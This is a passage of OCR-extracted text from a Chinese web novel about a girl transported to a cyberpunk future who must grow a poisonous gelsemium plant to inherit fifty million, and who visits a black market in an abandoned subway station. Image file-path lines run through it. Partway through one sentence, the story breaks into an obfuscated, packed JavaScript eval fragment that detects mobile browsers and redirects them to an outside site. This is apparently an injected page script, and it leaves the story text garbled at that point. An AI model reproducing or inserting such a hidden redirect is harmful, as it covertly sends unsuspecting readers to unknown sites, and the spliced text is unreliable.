《我赛博种田能得五千万,你得过吗》 1. 息盘地铁站 “柏穗,你在想啥呢?” 柏穗对杨烁笑笑,嘴上说着“在想今天买什么菜”,脑子里却在对种田的事发愁。 穿越到这个赛博朋克的未来世界已经十多天,柏穗仍然没找到种田的正确打开方式。要知道这件事会严重影响到她下半辈子的幸福生活。 刚穿来那天,作为阅文无数的新世纪青年,柏穗迅速接受了穿越事实,正在研究神经手环的用法。 手环由政府分发给每位居民,两岁时植入在手腕皮下。通过手环,居民可以随时在脑中调出虚拟屏幕使用终端设备。 原主和柏穗同名同姓,留下的记忆破碎而分散,像是面被开了数枪的镜子。她只知道自己是谁,认识两家离得不近的邻居,外加一点点基本的生活常识,而神经手环的使用恰巧不包含在内。 “消息提醒设置到底在哪儿……”柏穗自言自语着,右手手环突然牵动皮肤振动,柏穗的神经仿佛也随之颤动,她瞬间起了鸡皮疙瘩。 柏穗立即调动手环,在眼前投射出一块仅自己可见的蓝色虚拟屏幕。一个备注为“符律师”的账号给柏穗发送了一份电子合同:“柏穗女士,这是您家人给您留的财产,请过目。” 合同内容首先就是零市远郊的一个小平房和半亩田转移到柏穗名下。 柏穗见过合同中的房和田,房她住着,二十来平,一个人住倒也绰绰有余;那田却是荒得很,连杂草都不长一根。 这个时代,她竟然还有一片荒田——这和没有有什么区别? 合同中还提到,未销号的家庭账户中留有财产五千万,但是需要柏穗达成一定条件才能继承。 “五千万!!!”通货膨胀让五千万的价值不比前世,但对于普通人来讲仍是一笔不小的数目。 柏穗告诉自己要冷静,即便有钱了,也是一个平平无奇小富婆而已,没什么大不了的。 她接着往下看,继承条件是“种出一株结出果的钩吻”,而且一定要在那半亩田里种出来。 钩吻,又叫断肠草,全身都是毒。传说中,神农氏尝遍百草,最终就是误食钩吻而死。 原主的家人为什么把条件设置为种出“钩吻”?柏穗实在想不通。 如果要找毒药,随便喝口雨水就行了。 柏穗透过管道望向天空,郊区的天空比市中心的稍稍蓝些,至少在这里能看到大片天空。但是一旦下起酸雨,两边的天空就没多大区别,暗黄阴沉,像腐烂的树叶。 种田,说起来还算容易。可是哪里能有种子卖?蔬菜瓜果,凡是泥土里种出的一切食物,都由铃兰庇护所提供。 土壤条件被酸雨破坏,除了少数适应存活的树木花草,人们的素食来源基本被断绝。 铃兰庇护所则掌握着严格保密的种植技术,克服了酸化的土壤条件,种出和过去相差无几的食物;同时在城市中设立多个定时供应点,让人们每天都能吃到新鲜的蔬菜。 听说有的城市大部分人只能通过营养膏来补充食谱中缺失的营养,零市居民则不需要,甚至市面上都没得卖。 这天早上七点,柏穗和邻居杨烁正乘坐飞铁,在从郊区赶往市区边界线。那里有铃兰庇护所指定的“062”供应点,每天上午九点准时闭市。 逐渐逼近市区,柏穗朝外看去,飞铁的透明管道错综缠绕着整个城市,像是被多条蛇盘裹的猎物。 这个仅从城市外观就能看出其混乱程度的时代,被称作“彗安”。 也许取名者也希望这个时代像彗星一样赶快划过天空,留下安定光明,可是谁知道彗星坠落时是碎片落在在大海还是人口密集区呢? 等到柏穗和杨烁到达“062”,已经有大批人排着十几条长龙了。 他们要么窃窃私语,要么看上去眼神发愣,表情却各不相同——其实是在使用手环,可能是在打游戏,也可能是在主流社交平台“道鸣”上发帖。 他们和柏穗一样,都来自郊区,没有市区居民会来“062”买菜。 零市的郊区,说白了其实是贫民区。供应点吝啬地安插在市区边缘,不肯往郊区进一步。 即便飞铁速度达到地铁平均速度的两倍,他们到“062”供应点也需要至少一个小时。一来一回,柏穗每天光在买菜上就必须花费超过两小时的时间。 隔天买?按周买?行不通。 铃兰庇护所提供的菜,保质期只有短短一天,今天买完,第二天太阳还没升起就坏了。 如果这样的日子持续下去,柏穗生命的十二分之一都将用在买菜上。 不过贫民嘛,有吃有住能活就行了。他们的时间哪有那么宝贵。 “念初!你早到啦!”柏穗朝某个队伍中间处的一个同龄女孩挥手,大喊道,引来周围人的瞩目。伍念初回头定位到柏穗的位置,也笑着回应。 “柏穗你小点声!”杨烁拍拍柏穗胳膊,柏穗无所谓地走到一个队伍最后面,杨烁也只能跟上去。 杨烁和伍念初家里的大人都在市区打工,早上买完菜带着菜上班实在不太像话,可放到公用储存柜几小时的价钱比飞铁来回还要贵,被偷的可能性也很大,只好让伍念初这些家里的孩子来买菜。 “062”有十几个摊位,每个摊位卖的东西都一样,摊主也都一样,都是同一类覆盖了类皮肤质感材料的人形机器。 第一次见到的时候柏穗以为它是真人,直到看到其它摊位十几个一模一样的复制品。 它们保持着统一弧度的微笑,每次看到它们的笑容,柏穗都感到头痛,神经像它们僵硬的嘴角一样被拉扯扭曲。 杨烁、伍念初、包括其余所有人都没有这种症状。 等了近三十分钟,终于排到柏穗。机器人嘴巴一开一合说话,声音却并不从嗓子里传出:“您好,您需要什么?” “一个番茄,一个鸡蛋,一小把青菜,二两猪肉,还有......”非植物类的商品供应点也卖,方便顾客一站式买全。 “好的。”身后传送带飞速运来柏穗要的东西,机器用力撑起嘴角露出微笑。 柏穗真想让它别假笑了,假笑的笑是假的,假笑的假也是假的。再多看一眼就要头痛得爆炸,她移开视线,忽然感到嗓子痒痒的,不禁捂住嘴咳嗽几下。 不出意外,手心又是一滩血渍。 她无视手中的鲜红,接过机器递来的袋 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389586|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 子,手腕触碰支付球,球幕立即显示“您已支付彗钞50.4”,随后站到一旁等待杨烁一起返回。 一路上柏穗紧紧捏着袋子没松手,直到下了飞铁,和杨烁告别后才松开。 柏穗不像杨烁和伍念初两家住得离飞铁那么近,她还要独自步行一段路程才能回到家。 柏穗现在的家,一栋小小的水泥房,除了一小洼水池,周围都是荒地,包括她的半亩田。 把菜放好,她边上课边透过厨房的窗口看着自己的土地。 一朝穿越,年龄和生活条件一同下降,前世计算机专业的她都快大学毕业了,在这个世界她年方十七。 彗安时代,大学之前没有线下集体学校,上课的视频早就录好,只要通过手环当天看完就行,作业同理。 买菜、上课、做作业,这就是家里有大人的孩子普通的一天。 家里没大人的柏穗拉上百叶窗,盘腿坐在沙发上安心听课。 理科的知识和前世大差不差,柏穗随便听听就行了;文科的知识,特别是历史,柏穗需要恶补。 但是在彗安时代之前,导致世界形态剧烈变动成为现今模样的历史事件,在各种资料上却都模模糊糊地一带而过。 这件四十多年前的事,柏穗也不是很关心,学到的时候稍稍疑惑便翻页了。 依赖碎片化的原主记忆,柏穗应付着和熟人的交流,学习着这个时代的生活方式,如今柏穗的生活也算安定下来。她总算可以认真考虑五千万......不是,种田的事了。 柏穗在最大社交平台“道鸣”上尝试过所有和“种子”“钩吻”相关的关键词,可是结果无一例外都没有她想要看到的种子购买渠道。 她只看到过失败的种植经历:有人从每天吃的蔬果里获取种子,但是没有人种植成功过。 然而身边只有符律师知晓这件事,柏穗也只能和她讨论。不是不信任伍念初和杨烁,只是多一事不如少一事。 “符律啊,我家人没给我留下种子什么的吗?” 符律师立刻发来冷冰冰的回复:“没有。” 这回手腕皮肤下没有传来振动,只是柏穗脑子里像被蚊子蛰了一下,痒痒的,挠又挠不到。 手环一定有什么问题,她想她得重新设置一下消息提醒方式。 柏穗见符律师这边没有出路,正想退出页面,符律师又发来信息:“不过据我所知,你可以到市区废弃地铁站‘息盘’去看看,每周三凌晨两点,那里可能有你想要的东西。” 这是黑市吧,一定是吧...... 她非要种这个田吗! 柏穗捋起两边袖子。不靠家人,不靠合同,不靠符律师,她,柏穗,难道就活不下去吗! ——您的账户余额:856.38彗钞。 将写着只够存活两个星期账户余额的页面移到一旁,柏穗默默在脑中打字:“我可是大大的良民,有没有什么合法途径啊?” “没有。” 周三夜里,柏穗乘坐末班飞铁来到市区。她迎着冷风站在“息盘”地铁站地面入口,最后看了眼和符律师的聊天界面,吸了吸鼻涕,关闭了手环地图。 2. 种子收藏家 地铁口锈得要断的铁栏杆上方,挂着上个时代的地铁标识灯,尽管褪色,柏穗还是能看出原本淡淡的粉色花朵图案。 一阵刺骨的狂风从后背吹来,再也不会亮起的标识灯随风摇晃。柏穗捂紧衣领,尽量不让风吹进,本来要打的哈欠也憋了回去,鼻子酸酸的。 眼前的地铁口敞着,即便在这样一个明月高照的夜晚,里面仍是黑洞洞的。倾斜的楼梯上凌乱散布着杂物甚至丢弃的垃圾,像息盘地铁站一样被丢弃在城市里。 废弃的息盘地铁站附近像是到了城市背面,霓虹灯不光顾这里,巨幕广告更是离得远远的。五光十色的钢筋森林中,地铁口暗暗地缩在一隅。 柏穗后悔没带照明设备,她原以为市区无论哪个角落都被电子光源污染到,不会有黑暗到看不清路的地方。 她小心穿过杂物和垃圾,快到平地时被不明硬物绊了一跤。 “嘶——”柏穗倒抽一口气,没摔倒在地,只是大腿外侧有些麻。 黑暗中,风小了许多,柏穗查看时间,凌晨两点二十,息盘地铁站内除了她就只有伸手不见五指的暗,好像什么都不存在。 突然,一个影子从身边窜过,带动柏穗的衣摆飘起。柏穗忍住惊呼,心脏“咚咚”撞击胸腔。 她维持着姿势没动,一直到四周安静无比,地面上断断续续踢易拉罐的声音经过头顶,随后渐渐减弱。 “那是什么?是人吗?为什么没有声音的?我该继续走吗?”柏穗在心中接连疑问。 没有人会回答她。 柏穗多想转头就走,光就在身后。但她还是鼓起勇气试探着往前迈步,双臂伸直了四处挥动。睁着眼睛在这种环境也没用处,就索性闭上眼。 “啪!”柏穗的手似乎碰到一个不软不硬的物体,她下意识把眼睛闭得更紧。 然而那物体说:“喂!走路小心点!” 柏穗一愣,她睁眼的瞬间,耳畔忽然涌入大片嘈杂的喧哗声。她一下子被人声和灯光包围。 那个被她“误伤”的路人左眼戴着眼罩,剃着寸头,看起来十分不好惹。他此刻压低眉头,露出的一只眼睛好似泛起凶光。 “抱歉抱歉!我没注意!”柏穗连连道歉,眼罩男见她年纪也不大,“哼”地一声就走了。 柏穗环顾四周,还是地铁站内部熟悉的构造。明明在黑暗中没走几步,但柏穗已经不在地铁口附近了。 站台两侧摆着地摊,摊主们叫卖着吸引顾客驻足。 “哎!看看,明代的瓷器!保真!假一赔十!” “新鲜的废弃机械臂,A级硬度改装材料,谁要!包新鲜的!不新鲜我吃......” 一个附近摊主注意到柏穗,朝她招呼:“这位小姐,您要看看小摊的随身武器吗?正适合您用!轻便锋利!在市里难免会遇到.....” 柏穗没听她说完就抱歉一笑,摆摆手走开,她没忘了此行的目标:买到钩吻的种子! 柏穗花几十分钟绕了一圈,却没看到卖种子的小摊。 又回到原地,她思考几秒钟,状似不经意踱到那个卖小型武器的摊前蹲下。这挑挑,那看看。 这个摊比别的摊小一圈,但摆着的物件可谓是五花八门,各式各样,新旧不一。其中最多的就是小短刀,甚至还有一两支手枪夹杂其中,旁边写着“不卖弹药”。 方才还热情招揽顾客的摊主不知是累了还是嗓子哑了,静静地看着柏穗的动作,没出声介绍商品。 柏穗随手抓起一个,问道: “这怎么卖?” “小姐您要打听什么就直说吧。”两个人一同出声,柏穗猛地抬头,和双手撑着腰的摊主对视。 她也不尴尬,笑嘻嘻地说:“您真是好眼神啊哈哈哈哈。” “您是第一次来吧?我这摊在息盘入口这摆了十多年可不是白摆的,什么人有购买目标,什么人只是逛逛,我心里跟明镜似的。”摊主 柏穗奉上两个大拇指:“我想跟您打听一下,这里有没有卖种子的?就花花草草的种子。” 柏穗没直接讲出钩吻,买种子本就有些异于常人,买毒草种子就更加“惊世骇俗”。 “买种子?”摊主眉头皱起来,似乎有点为难,“买种子的人可不多见呐,这么多年你也只是我遇到的第二个。” 柏穗都要以为没戏了,摊主又道:“不过可能卖种子的人我确实知道一个......” 在柏穗重新燃起希望的目光中,摊主指了指一把弹簧刀:“这刀看着普通,但可以连接手环,具体什么功能,怎么连接,我还没发现。不知道有没有好奇的人想要呢?也不贵,就二百彗钞而已。” 摊主话说着,身体重心移到右腿上,左腿抖个不停。 柏穗顺着摊主手指的方向看去,那是一把手掌长的小刀,黑色刀柄上有一个浅色的三角形按键。她拿起摊主那把刀,在手上把玩检查:银色刀尖显而易见地锋利,刀面反射着地铁站的灯光,一丝划痕都找不到,握在手中分量和一个鸡蛋差不多。 但她心里清楚,大好的机会,不是卖不出去的东西,摊主是不会推荐给她的。什么能连接手环的刀,大概率是企业研发废品一把。 伍念初家里就有类似的武器,是根手臂大小的棍棒。据说研发初心是让它能和居民手环连接,不靠接触和遥控,直接通过人脑控制,使得棍棒以人力不能达到的速度发动攻击。 如果能实现,又是一大技术进步。但结果当然是失败了,有技术原因,也有使用者神经控制力达不到的原因,最终还是以普通棍棒的商品价格卖出。 她犹豫间,又听得摊主说:“不是我吹,你打听打听去,除了我,这里没第二个人知道种子哪儿有的卖。” 柏穗听出她的自信,认了命,但一下掏出余额四分之一还是有点肉疼,于是还价道:“一百五卖不卖。” “二百。” “一百七。” “二百。” “一百九。” “归您了。真有眼光。”摊主笑眯眯地讲,眼睛眯成一道月牙缝,柏穗从缝里看到狡诈的光芒和飞走的荤菜。 柏穗付过款,摊主把缩成半只笔大小的刀递给她:“挂腰上当个挂饰也不错。” 等她埋头处理好,摊主终于开了金口:“卖种子的人不在这里摆摊,我给你传个地址,你到那里去找他。” 柏穗和摊主手腕上下碰在一起,柏穗立刻收到一条匿名传送:“零市三区海冲旧路五层829号”。 